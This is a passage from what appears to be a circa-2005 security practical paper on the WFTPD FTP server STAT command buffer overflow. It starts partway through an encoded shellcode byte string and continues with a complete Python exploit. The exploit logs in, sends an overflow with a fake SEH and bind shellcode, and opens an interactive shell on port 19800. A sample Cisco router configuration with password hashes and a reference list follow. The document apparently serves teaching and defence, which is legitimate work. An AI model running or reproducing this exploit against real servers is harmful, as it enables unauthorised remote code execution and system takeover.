"\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA5\x67\xDD\xBD\xA4\x10\xCD\xBD"
bindsc +=
"\xD1\x10\xCD\xBD\xD5\x10\xCD\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8"
bindsc +=
"\xC8\xC8\xD8\xC8\xD0\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x89\x12\x55"
bindsc +=
"\xF3\x66\x66\xA8\x66\xCF\x95\x12\x51\xCE\x66\xCF\xB5\x66\xCF\x8D"
bindsc +=
```

```
"\xCC\xCF\xFD\x38\xA9\x99\x99\x99\x1C\x59\xE1\x95\x12\xD9\x95\x12"
bindsc += "\xE9\x85\x34\x12\xF1\x91\x72\x90\x12\xD9\xAD\x12\x31\x21\x99\x99"
bindsc +=
"\x99\x12\x5C\xC7\xC4\x5B\x9D\x99\xCA\xCC\xCF\xCE\x12\xF5\xBD\x81"
bindsc +=
"\x12\xDC\xA5\x12\xCD\x9C\xE1\x9A\x4C\x12\xD3\x81\x12\xC3\xB9\x9A"
bindsc +=
"\x44\x7A\xAB\xD0\x12\xAD\x12\x9A\x6C\xAA\x66\x65\xAA\x59\x35\xA3"
bindsc +=
"\x5D\xED\x9E\x58\x56\x94\x9A\x61\x72\x6B\xA2\xE5\xBD\x8D\xEC\x78"
bindsc +=
"\x12\xC3\xBD\x9A\x44\xFF\x12\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D"
bindsc +=
"\x12\x9A\x5C\x72\x9B\xAA\x59\x12\x4C\xC6\xC7\xC4\xC2\x5B\x9D\x99"

class wftpd_exploit:
def __init__(self):
self.host = 'localhost'
self.port = '21'
self.username = 'anonymous'
self.password = 'oyxin@21cn.com'
self.exploitstring = ""
self.recvbuf = ''
return

def usage():
print 'wftpexploit -h ip -p port -U usernmae -p password'

def sethost(self,host):
self.host = host
return

def setport(self,port):
self.port = port
return

def setname(self,username):
self.username = username
return

def setpass(self,password):
self.password = password
return

def makestring(self):
self.exploitstring = 'STAT -'+ 'A'*35 + jmpover + fakeseh + bindsc + ' ' + '\r\n'
```

```
return

def run(self):
try:
sockfd = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sockfd.connect((self.host, int(self.port)))
recvbuf = sockfd.recv(1000)
print '[+] '+'send username'
sockfd.send('user '+self.username+'\r\n')
recvbuf = sockfd.recv(1000)
print '[-] '+string.strip(recvbuf)
print '[+] '+'send password'
sockfd.send('pass '+self.password+'\r\n')
recvbuf = sockfd.recv(1000)
print '[-] '+string.strip(recvbuf)
print '[+] '+'send evilbuf.....'
sockfd.send(self.exploitstring)
recvbuf = sockfd.recv(1000)
sockfd.close()
except:
sys.exit(-1)

def getshell(self):
print 'Try to get shell...waiting\n'
time.sleep(1)
try:
sockfd2=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sockfd2.connect((self.host,19800))
shell=telnetlib.Telnet()
shell.sock=sockfd2
shell.interact()
except:
print "sorry,maybe you can try connect back.....\n"
sys.exit(-1)


if __name__ == '__main__':
oseen = wftpd_exploit()
victimname = 'anonymous'
victimpass = 'oyxin@21cn.com'
victimport = 21
try:
(opts,args)=getopt.getopt(sys.argv[1:],"h:p:U:P:")
except getopt.GetoptError:
oseen.usage()
```

```
for o,a in opts:
if o in ["-h"]:
victimhost = a
if o in ["-p"]:
victimport = a
if o in ["-U"]:
victimname = a
if o in ["-P"]:
victimpass = a

oseen.sethost( victimhost )
oseen.setport( victimport )
oseen.setname( victimname )
oseen.setpass( victimpass )
oseen.makestring()
oseen.run()
oseen.getshell()
```

Cisco Router Configuration

```
Current configuration:
!
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname acme
!
enable secret 5 $1$N6jf$I9vzTrXQN.1yDE7AQ25XG/
!
ip subnet-zero
!
!
!
!
!
interface FastEthernet0/0
 ip address 192.168.1.1 255.255.255.0
 no ip directed-broadcast
 ip nat inside
!
interface Serial0/0
 no ip address
 no ip directed-broadcast
 no ip mroute-cache
 shutdown
 no fair-queue
!
interface Serial0/1
 ip address 76.34.5.1 255.255.255.0
 ip access-group 150 in
 no ip directed-broadcast
 ip nat outside
!
ip nat inside source static 192.168.1.200 76.34.5.200
ip nat inside source static 192.168.1.201 76.34.5.201
ip classless
ip route 0.0.0.0 0.0.0.0 76.34.5.2
no ip http server
!
access-list 150 permit tcp any host 76.34.5.200 eq 21
```

```
access-list 150 permit tcp any host 76.34.5.200 eq 20
access-list 150 permit tcp any host 76.34.5.200 eq 80
access-list 150 permit tcp any host 76.34.5.201 eq 80
access-list 150 deny   ip any any
access-list 150 deny   ip any any log
!
!
line con 0
 transport input none
line aux 0
line vty 0 4
 password 7 011205095E
 login
!
end
```

References

CVE Information:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0340+
URL verified on April 8, 2005
Security Focus:
http://www.securityfocus.com/bid/9767
URL verified on April 8, 2005
http://www.securityfocus.com/bid/9767/discussion/
URL verified on April 8, 2005
http://www.securityfocus.com/bid/9767/exploit/
URL verified on April 8, 2005
http://www.securityfocus.com/archive/1/355680
URL verified on April 8, 2005
WFTPD Exploit Variant Shell code (Jeno):
http://www.xfocus.net/articles/200308/604.html
URL verified on April 8, 2005
Learning the basics of buffer overflows:
Authors: Gary McGraw & John Viega
http://www-106.ibm.com/developerworks/security/library/s-overflows/
URL verified on April 8, 2005
FTP Command descriptions:
http://www.cs.colostate.edu/helpdocs/ftp.html
URL verified on April 8, 2005
The Tao of Windows Buffer Overflow:
Author: DilDog
http://www.cultdeadcow.com/cDc_files/cDc-351/
URL verified on April 8, 2005
CVE Information:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-2004-0340

URL verified on April 8, 2005
WFTPD:
http://www.wftpd.com/
URL verified on April 8, 2005
Nessus:
http://www.nessus.org
URL verified on April 8, 2005
Nessus Introduction:
Author: Harry Anderson
http://www.securityfocus.com/infocus/1741
URL verified on April 8, 2005
Nessus Plugin:
http://mail.nessus.org/pipermail/nessus-cvs/2004-February/msg00230.html
URL verified on April 8, 2005
VMWare:
www.vmware.com
URL verified on April 8, 2005
Dell:
www.dell.com
URL verified on April 8, 2005
NMAP:
http://www.insecure.org/
URL verified on April 8, 2005
Netstumbler:
http://www.netstumbler.com/
URL verified on April 8, 2005
Ethereal:
http://www.ethereal.com/
URL verified on April 8, 2005